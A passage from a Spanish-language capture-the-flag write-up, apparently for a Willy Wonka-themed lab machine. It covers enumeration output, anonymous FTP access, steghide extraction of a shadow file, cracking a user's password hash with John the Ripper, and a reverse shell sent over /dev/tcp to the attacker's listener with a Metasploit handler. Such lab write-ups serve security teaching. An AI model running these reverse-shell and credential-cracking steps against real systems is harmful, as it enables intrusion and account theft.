|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;____________________`
|     \|________________________;__________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```



```
125/tcp open  locus-map?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;____________________`
|     \|________________________;__________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```

HTTP

`http://10.10.220.186/`




Explotación

Key

Al visualizar la parte de la enumeración se observa que en el puerto 113 se encuentra la *key*.

`http://10.10.220.186/key_rev_key`


10.10.220.186/key_rev_key


key_rev_key
Completed — 8.3 KB

Se mueve el archivo descargado a la carpeta.

`mv /home/manumore/Descargas/key_rev_key .`


Se analiza el archivo.

`file key_rev_key`



```
key_rev_key: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=8273c8c59735121c0a12747aee7ecac1aabaf1f0, not stripped
```

`strings key_rev_key`




```
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
puts
__stack_chk_fail
printf
__cxa_finalize
strcmp
__libc_start_main
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
5j
%l
%j
%b
%Z
%R
%J
%b
=9
AWAVI
AUATL
[]A\A]A^A_
Enter your name:
laksdhfas
 congratulations you have found the key:
b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='
 Keep its safe
Bad name!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
```

Se encuentra la *key*.

FTP


Se observa en la enumeración, en el puerto 21 el servicio **FTP**. El cual tiene activado el inicio de sesión anónimo.

`ftp anonymous@10.10.220.186`



```
Connected to 10.10.220.186.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

`ls`



```
229 Entering Extended Passive Mode (|||60348|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
```

Se descarga la imagen.

`get gum_room.jpg`

Steghide


Se utiliza la herramienta *steghide* de *esteganografía* que permite *ocultar y extraer archivos dentro de archivos portadores* (como imágenes o audio).

Se extraen los datos de la imagen.

`steghide extract -sf gum_room.jpg`


Se genera un archivo llamado `b64.txt`.

Se visualiza el archivo.




```
ZGFlbW9uOio6MTgzODA6MDo5OTk5OTo3Ojo6CmJpbjoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXM6
KjoxODM4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpnYW1lczoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgptYW46KjoxODM4MDowOjk5OTk5Ojc6OjoKbHA6KjoxODM4MDowOjk5
OTk5Ojc6OjoKbWFpbDoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTgzODA6MDo5OTk5OTo3
Ojo6CnV1Y3A6KjoxODM4MDowOjk5OTk5Ojc6OjoKcHJveHk6KjoxODM4MDowOjk5OTk5Ojc6OjoK
d3d3LWRhdGE6KjoxODM4MDowOjk5OTk5Ojc6OjoKYmFja3VwOio6MTgzODA6MDo5OTk5OTo3Ojo6
Cmxpc3Q6KjoxODM4MDowOjk5OTk5Ojc6OjoKaXJjOio6MTgzODA6MDo5OTk5OTo3Ojo6CmduYXRz
Oio6MTgzODA6MDo5OTk5OTo3Ojo6Cm5vYm9keToqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXN0ZW1k
LXRpbWVzeW5jOio6MTgzODA6MDo5OTk5OTo3Ojo6CnN5c3RlbWQtbmV0d29yazoqOjE4MzgwOjA6
OTk5OTk6Nzo6OgpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk5OTk5Ojc6OjoKX2FwdDoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgpteXNxbDohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp0c3M6KjoxODM4Mjow
Ojk5OTk5Ojc6OjoKc2hlbGxpbmFib3g6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3Ryb25nc3dhbjoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgpudHA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWVzc2FnZWJ1czoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgphcnB3YXRjaDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp1dWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW9kaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2x1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==
```

```
cat b64.txt | base64 -d
```



```
daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
games:*:18380:0:99999:7:::
man:*:18380:0:99999:7:::
lp:*:18380:0:99999:7:::
mail:*:18380:0:99999:7:::
news:*:18380:0:99999:7:::
uucp:*:18380:0:99999:7:::
proxy:*:18380:0:99999:7:::
www-data:*:18380:0:99999:7:::
backup:*:18380:0:99999:7:::
list:*:18380:0:99999:7:::
irc:*:18380:0:99999:7:::
gnats:*:18380:0:99999:7:::
nobody:*:18380:0:99999:7:::
systemd-timesync:*:18380:0:99999:7:::
systemd-network:*:18380:0:99999:7:::
systemd-resolve:*:18380:0:99999:7:::
_apt:*:18380:0:99999:7:::
mysql:!:18382:0:99999:7:::
tss:*:18382:0:99999:7:::
shellinabox:*:18382:0:99999:7:::
strongswan:*:18382:0:99999:7:::
ntp:*:18382:0:99999:7:::
messagebus:*:18382:0:99999:7:::
arpwatch:!:18382:0:99999:7:::
Debian-exim:!:18382:0:99999:7:::
uuidd:*:18382:0:99999:7:::
debian-tor:*:18382:0:99999:7:::
redsocks:!:18382:0:99999:7:::
freerad:*:18382:0:99999:7:::
iodine:*:18382:0:99999:7:::
tcpdump:*:18382:0:99999:7:::
miredo:*:18382:0:99999:7:::
dnsmasq:*:18382:0:99999:7:::
redis:*:18382:0:99999:7:::
```




```
usbmux:*:18382:0:99999:7:::
rtkit:*:18382:0:99999:7:::
sshd:*:18382:0:99999:7:::
postgres:*:18382:0:99999:7:::
avahi:*:18382:0:99999:7:::
stunnel4:!:18382:0:99999:7:::
sslh:!:18382:0:99999:7:::
nm-openvpn:*:18382:0:99999:7:::
nm-openconnect:*:18382:0:99999:7:::
pulse:*:18382:0:99999:7:::
saned:*:18382:0:99999:7:::
inetsim:*:18382:0:99999:7:::
colord:*:18382:0:99999:7:::
i2psvc:*:18382:0:99999:7:::
dradis:*:18382:0:99999:7:::
beef-xss:*:18382:0:99999:7:::
geoclue:*:18382:0:99999:7:::
lightdm:*:18382:0:99999:7:::
king-phisher:*:18382:0:99999:7:::
systemd-coredump:!!:18396::::::
_rpc:*:18451:0:99999:7:::
statd:*:18451:0:99999:7:::
_gvm:*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:18535:0:99999:7:::
```

John The Ripper

Se utiliza la herramienta *John The Ripper* para *crackear* el *hash* obtenido.

Se guarda el *hash* del usuario `charlie` en un archivo llamado `vim passwd.hash`.

`john passwd.hash --wordlist=/usr/share/wordlists/rockyou.txt`




```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cn7824           (charlie)
1g 0:00:01:20 DONE (2025-07-24 18:52) 0.01248g/s 12299p/s 12299c/s 12299C/s codify..cliffoo2330
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Reverse Shell

Ahora que ya tenemos el usuario (`charlie`) y contraseña (`cn7824`).

Se accede al directorio: `http://10.10.220.186/`, listado anteriormente en la enumeración.

Se introducen las credenciales, lo que da acceso a una terminal interactiva en el navegador.




```
/var/www/html
```

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.


`vim handler.rc`

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 10.8.184.124
set LPORT 1234
run
```

`msfconsole -r handler.rc`



```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
```




IP 10.8.184.124
Port 1234 +1

```
nc -lvnp 1234
```

Type nc

```
sh -i >& /dev/tcp/10.8.184.124/1234 0>&1
```

`bash -c "sh -i >& /dev/tcp/10.8.184.124/1234 0>&1"`



```
[*] Command shell session 1 opened (10.8.184.124:1234 → 10.10.220.186:37604) at 2025-07-24 19:06:15 +0200

Shell Banner:
sh: 0:
-----

$
$ whoami
www-data
```


Escalada de privilegios

`background`

`sessions -u 1`


`sessions 2`

`sysinfo`



```
Computer     : ip-10-10-220-186.eu-west-1.compute.internal
